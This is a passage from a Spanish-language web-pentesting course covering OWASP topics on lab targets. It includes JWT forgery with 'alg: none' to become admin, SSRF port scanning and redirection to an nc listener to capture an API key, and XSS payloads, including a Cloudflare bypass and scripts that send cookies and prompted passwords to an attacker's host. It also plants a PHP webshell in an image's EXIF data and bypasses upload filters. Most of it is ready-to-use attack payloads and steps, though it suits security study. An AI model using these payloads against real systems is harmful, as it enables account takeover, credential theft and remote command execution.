
Que es Json Web Token (JWT)

Json web token (JWT) es un estándar abierto (RFC 7519) que define un formato compacto y autónomo para transmitir de forma segura información entre las partes como un objeto Json. Esta información puede ser verificada y confiable porque está firmado digitalmente. Los JWT se pueden firmar usando un secreto (algoritmo HMAC) o un par de claves publica/privada usando RSA.

Se utiliza para transportar información relacionada con la identidad y características de un usuario, este está firmado por el servidor para evitar que un cliente lo manipule y no logre cambiar su rol de usuario a administrador.

Este token JWT se crea durante la autenticación exitosa y es verificado por el servidor antes de cualquier proceso.

Ejemplos de un **JWT**:



Su cifrado es base64 y este código JWT lo podemos descifrar en la página <https://jwt.io>

Es necesario saber hacer este tipo de ataques ya que con los JWT es posible pasar de usuario a admin, podríamos hacer que otra persona pague por nosotros, eliminar votos de una página de votaciones, eliminar otras cuentas de usuarios y mucho más.


Ejemplo 3:

JWT y el algoritmo Ninguno

Una vulnerabilidad de falla de integridad de datos estuvo presente en algunas bibliotecas que implementan JWT hace un tiempo. Como hemos visto, JWT implementa una firma para validar la integridad de los datos de la carga útil. Las bibliotecas vulnerables permitieron a los atacantes eludir la validación de la firma cambiando las dos cosas siguientes en un JWT:

1. Modifique la sección de encabezado del token para que el `alg` encabezado contenga el valor `none`.
2. Retire la parte de la firma.

Tomando el JWT de antes como ejemplo, si quisieramos cambiar la carga útil para que el nombre de usuario se convierta en "admin" y no se realice una verificación de firma, tendríamos que decodificar el encabezado y la carga útil, modificarlos según sea necesario y volver a codificarlos. . Observe cómo eliminamos la parte de la firma, pero mantuvimos el punto al final.



Ejemplo 4 (práctico):

Supongamos que tenemos el siguiente jwt de usuario (**guest o invitado**) y queremos volvemos (**administradores**):

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY1MDc2ODM2fQ.C8Z3gJ7wPgVLvEUonaieJBjBYt5xOph2CplhIxqdUw
```

Si lo llevamos a <https://jwt.io/> veremos lo siguiente:



Ahora llevamos el token a burpsuite dividiéndolo en 2 partes y omitiendo o borrando la última (La parte de la firma) por lo que tendríamos el siguiente token dividido.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.  
eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY1MDc2ODM2fQ.
```

Ahora lo llevamos a burpsuite uno por uno, para editarlos y luego unirlos nuevamente, editemos la primera parte veámoslo:

The image shows the Burp Suite Decoder tool with the token split into two parts. The first part (header) has 'alg' set to 'none'. The second part (payload) has been copied. Annotations explain the steps: 'Decode Base64' for the first part, 'Editamos (alg) y ponemos (none)' followed by 'Luego seleccionamos (Encode Base64)' for the second part, and '(Y copiamos esta parte del token editada)' for the copied payload.

Ahora editamos la segunda parte del token:

eyJ1c2Vyb...fQ==

{"username": "admin", "exp": 1665076836}

Copiamos esta segunda parte del token

eyJ1c2Vyb...fQ==

Muy bien ahora el token final editado quedaría así (NO OLVIDAR LOS PUNTOS):

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2Vyb...fQ==.

Ahora lo pegamos y guardamos los cambios en el navegador con la extensión Cookie Manager:

Name	Value	Domain	Pat Expires / Ma...	Size	Htt	Ho	Se	Ses
jwt-session	eyJ0eXAiOiJKV1QiLC...	10.10.202.169		101				

Name: jwt-session Value: eyJ0eXAiOiJKV1QiLC... Domain: 10.10.202.169 Pat Expires / Ma... Size: 101 Htt: Ho: Se: Ses:

New / Import

Name: jwt-session Value: eyJ0eXAiOiJKV1QiLC... Domain: 10.10.202.169 Pat Expires / Ma... Size: 101 Htt: Ho: Se: Ses:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Ahora refrescamos o recargamos la página:




Como vemos con este ataque es posible pasar de ser un usuario (guest o invitado) a ser un usuario (administrador) editando el JWT.

Otro ejemplo:

Modificación de token **JWT** (json web token)

Ejemplo práctico de eliminación de votos en una página de votación:

Contexto: en la página de votación solo el usuario administrador puede eliminar los votos, por lo que interceptamos en botón de eliminar votos, aunque no podamos eliminarlos con nuestro usuario:



Vemos el token, lo llevamos a la página <https://jwt.io> y vemos el contenido.

```
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE20DU2NDg4NTQsImFkbWluIjoiZmFsc2UiLCJlc2VyIjoiVG9tIn0.HTvwFCovx5L_Vxywrglau8Zi9zaPQ81PRe401qLUaHrE6ULfrbbKQqlP49gDn4wcsoB_Cqg0neyEP2hodKTXFg; JSESSIONID=YDuyzY8c-iZVrnXTM-0KvJofpDW2uu3AWBs2iMEs
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```

Ahora que vemos los valores de admin en falso y el usuario Tom intentemos cambiarlos.

A screenshot of the jwt.io decoder tool. On the left, the token is shown as a single string of characters. On the right, the token is broken down into its components: HEADER: ALGORITHM & TOKEN TYPE and PAYLOAD: DATA. The HEADER shows the algorithm as "HS512". The PAYLOAD shows the following JSON object: { "iat": 1685648854, "admin": "false", "user": "Tom" }. The "admin" field is highlighted with a red box.


Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Vemos como se ha modificado el token de admin a true y user a admin:




```
"iat": 1685648854,  
"admin": "true",  
"user": "admin"  
}
```

Ahora copiamos el texto (modificado) cifrado hasta el segundo punto sin la parte azul que es la parte de la firma (Sign)




```
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE20DU2NDg4NTQsImFkbWluIjoidHJ1ZSIisInVzZXIiOiJhZGlpbiJ9.  
G1pbiJ9.FPiujK7zVwapJdYd_Azx  
V4I5LD9zL2aSmxQuCsXMDy22Q93hnkh0e9xp92C  
Cg9Gvg3peQxgnUaooNzrN00EVA
```

Lo pegamos nuevamente en donde estaba el original en BurpSuite:



```
Referer: http://127.0.0.1:8080/WebGoat/start.mvc  
Cookie: access_token=  
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE20DU2NDg4NTQsImFkbWluIjoidHJ1ZSIisInVzZXIiOiJhZGlpbiJ9.;  
JSESSIONID=JDuyzY8c-i2VrnXTM-OKvJofpDW2uu3AWBs2iMEs  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin
```

Y enviamos la solicitud, en el ejercicio vemos que fue un ataque exitoso.



```
"lessonCompleted":true  
"feedback": "Congratulations. You have successfully completed the assignment.",  
"output":null,  
"assignment": "JWTVotesEndpoint",  
"attemptWasMade":true
```

A9. Security Logging and Monitoring Failures:

Fallas de monitoreo de log, lo ideal es monitorear los logs con herramientas como Fortianalyzer o similares.

Cuando se configuran las aplicaciones web, se debe registrar cada acción realizada por el usuario. El registro es importante porque, en caso de incidente, se pueden rastrear las actividades de los atacantes. Una vez que se rastrean sus acciones, se puede determinar su riesgo e impacto. Sin el registro, no habría forma de saber qué acciones realizó un atacante si obtiene acceso a aplicaciones web particulares. Los impactos más significativos de estos incluyen:

- **Daño regulatorio:** si un atacante ha obtenido acceso a la información de identificación personal del usuario y no hay registro de esto, los usuarios finales se ven afectados y los propietarios de la aplicación pueden estar sujetos a multas o acciones más severas según las regulaciones.
- **Riesgo de más ataques:** la presencia de un atacante puede pasar desapercibida sin iniciar sesión. Esto podría permitir que un atacante lance más ataques contra los propietarios de aplicaciones web robando credenciales, atacando la infraestructura y más.

La información almacenada en los registros debe incluir lo siguiente:

- Códigos de estado HTTP
- Marcas de tiempo
- nombres de usuario
- Puntos finales de API/ubicaciones de página
- Direcciones IP

Estos registros tienen información confidencial, por lo que es importante asegurarse de que se almacenen de forma segura y que se almacenen varias copias de estos registros en diferentes ubicaciones.


Como habrá notado, el registro es más importante después de que se haya producido una infracción o un incidente. El caso ideal es contar con monitoreo para detectar cualquier actividad sospechosa. El objetivo de detectar esta actividad sospechosa es detener al atacante por completo o reducir el impacto que ha tenido si su presencia se detecta mucho más tarde de lo previsto. Los ejemplos comunes de actividad sospechosa incluyen:

- Múltiples intentos no autorizados para una acción en particular (generalmente intentos de autenticación o acceso a recursos no autorizados, por ejemplo, páginas de administración)
- Solicitudes de direcciones IP o ubicaciones anómalas: si bien esto puede indicar que alguien más está intentando acceder a la cuenta de un usuario en particular, también puede tener una tasa de falsos positivos.
- Uso de herramientas automatizadas: las herramientas automatizadas particulares pueden ser fácilmente identificables, por ejemplo, utilizando el valor de los encabezados de User-Agent o la velocidad de las solicitudes. Esto puede indicar que un atacante está utilizando herramientas automatizadas.
- Payloads comunes: en las aplicaciones web, es común que los atacantes utilicen payloads conocidos. La detección del uso de estas cargas útiles puede indicar la presencia de alguien que realiza pruebas no autorizadas/maliciosas en las aplicaciones.

Solo detectar actividad sospechosa no es útil. Esta actividad sospechosa debe calificarse de acuerdo con el nivel de impacto. Por ejemplo, ciertas acciones tendrán un mayor impacto que otras. Es necesario responder antes a estas acciones de mayor impacto; por lo tanto, deben hacer sonar las alarmas para llamar la atención de las partes relevantes.

Ejemplo:

En el siguiente ejemplo podemos identificar la ip del atacante y que esta realizando un ataque de diccionario.



Estado	IP	Usuario	Fecha/Hora	Ruta
200 OK	12.55.22.88	jr22	2019-03-18T09:21:17	/login
200 OK	14.56.23.11	rand99	2019-03-18T10:19:22	/login
200 OK	17.33.10.38	afer11	2019-03-18T11:11:44	/login
200 OK	99.12.44.20	rad4	2019-03-18T11:55:51	/login
200 OK	67.34.22.10	bff1	2019-03-18T13:08:59	/login
200 OK	34.55.11.14	hax0r	2019-03-21T16:08:15	/login
401 Unauthorised	49.99.13.16	admin	2019-03-21T21:08:15	/login
401 Unauthorised	49.99.13.16	administrator	2019-03-21T21:08:20	/login
401 Unauthorised	49.99.13.16	anonymous	2019-03-21T21:08:25	/login
401 Unauthorised	49.99.13.16	root	2019-03-21T21:08:30	/login


A10. Server Side Request Forgery:

SSRF:

Para este ejemplo haremos las pruebas en una caja de texto:



Aquí la idea es enumerar los puertos internos abiertos del servidor vulnerable a SSRF



Podemos hacer esto de manera automatizada con burpsuite, así que interceptamos el botón (GO) y lo mandamos al intruder y seleccionamos (add) para agregar la variable para el ejemplo vemos en la siguiente imagen que el numero 1 va a empezar a variar, que serían los puertos del servidor víctima:

```
5 Accept-Encoding: gzip, deflate
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 37
8 Origin: http://10.10.10.24
9 Connection: close
0 Referer: http://10.10.10.24/exposed.php
1 Upgrade-Insecure-Requests: 1
2
3
4 formurl=http://localhost:$1$&submit=Go
```

Ahora en la pestaña Payloads ponemos el tipo de payload en (Numbers) y From (de) 1 To (a) 65535 en Step (de uno en uno) hasta 65535 y damos clic en Atacar.

Payload sets

You can define one or more payload sets. The number of payload sets depends on different ways.

Payload set: 1 Payload count: 65,535
Payload type: Numbers Request count: 65,535

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specific step size.

Number range

Type: Sequential Random


From: 1
To: 65535
Step: 1

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Y podríamos ver aquí los puertos abiertos internos del servidor:

Request	Payload	Status	Error	Timeout	Length
464	464				
80	80	200			1099
22	22	200			1065
100	100	200			1024
204	204	200			1024
101	101	200			945
102	102	200			945
103	103	200			945

Otro ejemplo:



Al mirar el diagrama anterior, es fácil ver dónde se encuentra la vulnerabilidad. La aplicación expone el `server` parámetro a los usuarios, que define el nombre del servidor del proveedor de servicios de SMS. Si el atacante quisiera, simplemente podría cambiar el valor de `server` a una máquina que controle, y su aplicación web reenviaría felizmente la solicitud de SMS al atacante en lugar del proveedor de SMS. Como parte del mensaje reenviado, el atacante obtendría la clave API, lo que le permitiría usar el servicio de SMS para enviar mensajes a su costa. Para lograr esto, el atacante solo necesitaría realizar la siguiente solicitud a su sitio web:

<https://www.mysite.com/sms?server=attacker.thm&msg=ABC>

Esto haría que la aplicación web vulnerable hiciera una solicitud para:

<https://attacker.thm/api/send?msg=ABC>


Luego podría simplemente capturar el contenido de la solicitud usando Netcat:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
user@attackbox$ nc -lvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.1.236 43830
GET /:8087/public-docs/123.pdf HTTP/1.1
Host: 10.10.10.11
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
```

Veamos un **ejemplo práctico**:

Al pasar el cursor sobre un botón, para este ejemplo (Download Resume)



Vemos en la parte izquierda de la pantalla hacia donde nos dirige el botón, centrémonos en el parámetro (`?server=`) luego de este parámetro vemos el dominio (secure-file-storage.com)

```
10.10.156.119:8087/download?server=secure-file-storage.com:8087&id=75482342
```

Podríamos interceptar esta url con burpsuite o copiarlo al navegador, de cualquier de las formas esta bien, una vez copiado lo editamos, para este ejemplo pondré la ip del servidor del atacante y el puerto 80 donde escucha el atacante mediante la herramienta nc, damos Enter:

```
Q 10.10.156.119:8087/download?server=10.9.89.142:80&id=75482342
```

Y vemos el resultado en el atacante donde vemos que logramos obtener un Api-key:

```
└→ #nc -lvp 80
listening on [any] 80 ...
connect to [10.9.89.142] from (UNKNOWN) [10.10.156.119] 37076
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 10.9.89.142
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}
```

Aquí termina el top 10 de OWASP

ATAQUES XSS:

Cloudflare XSS bypass simple

```
?parametro=<img+src%3dOnXSS+OnError%3dalert('XSs-Cloudflare-bypass')>
```

Lista de Payloads para detectar XSS vulnerables

<https://github.com/Anonimo501/PayloadsAllTheThings/tree/master/XSS%20Injection>

Máquina para probar ataques XSS: https://www.vulnhub.com/entry/pentester-lab-web-for-pentester_71/

Otra maquina: Metasploitable2

Inyección HTML:

```
<h1>Anonimo501</h1>
```

Inyección XSS:

<Script>alert("xss");</Script>	
<Script>alert(document.cookie);</Script>	
<script>prompt("Hacked")</script>	
<script>confirm("Hacked")</script>	
";alert("Hacked");"	
';alert('Hacked');	
Inspeccionamos elemento cambiamos de POST a GET e inyectamos	ss/example8.php/"><script>alert(30)</script>
Inyectar en User-Agent:	User-Agent: <Script>alert("xss");</Script>

Obtener contraseñas con XSS:

```
<script>window.location.href = 'http://[IP-Atacante]:8080?user=' + prompt('Usuario:') + '&password=' +  
prompt('Contraseña:'); </script>
```

Código para enviar la cookie a un servidor atacante:

```
<script>window.location.href = "http://[IP-Atacante]:8080/?cookie=" +  
encodeURIComponent(document.cookie); </script>
```

XSS ALMACENADO (stored)

XSS Robo de cookie (La cookie llega al server atacante)

<script> var i = new Image(); i.src="http://attacker:80/get.php?cookie="+escape(document.cookie)</script>
Atacante a la escucha
Atacante a la escucha

Shadow Workers: (XSS y JS upload)

<https://shadow-workers.github.io>

<https://github.com/shadow-workers/shadow-workers>

<https://book.hacktricks.xyz/v/es/pentesting-web/xss-cross-site-scripting/abusing-service-workers>

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

Shadow Workers es un C2 gratuito y de código abierto y un proxy diseñado para que los evaluadores de penetración ayuden en la explotación de XSS y Service Workers (SW) maliciosos. Una explotación exitosa le permite navegar en la aplicación de destino como la(s) víctima(s), siempre que el SW (agente) esté activo. Una víctima no tiene que tener una pestaña del navegador abierta en la aplicación para que el agente esté activo.

XSS basado en DOM:

Va en el método GET después de un #

```
#<Script>alert("xss");</Script>
#amount="">
```

Que puede hacer un atacante si encuentra XSS en una pagina

- Phishing, Deface, Robas credenciales, Redirigir tráfico, entre otros.

Detectar XSS automáticamente con XSStrike

<https://github.com/s0md3v/XSStrike>

Comandos


```
python3 xsstrike.py -u http://example.com?parametro=x
python3 xsstrike.py -u http://example.com?parametro=x --crawl -l 3
```

Añadir comentario en una imagen (Webshell – código malicioso)

Añadir payload en una imagen


```
exiftool -comment='<?php system ($_REQUEST['cmd']);?>' disk.jpg
<code style="color: red;"><?php system($_REQUEST["cmd"]); ?></code>
```

interceptamos el botón de cargar el archivo (para este ejemplo una imagen – disk.jpg) y agregamos .php al final de la extensión, esto para que el servidor victima interprete el código php, dejamos seguir el código con Forward




Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Luego vamos a inspeccionar el elemento de la imagen que subimos con el php malicioso para obtener la ruta de donde se subió el archivo o imagen, para este caso `uploads/disk.jpg.php`




Vamos a la ruta y agregamos el parámetro `?cmd=`



Otra manera de saltar la validación al cargar un archivo (modificar con BurpSuite – Content-type) Maquina PopCorn (HTB) file upload.

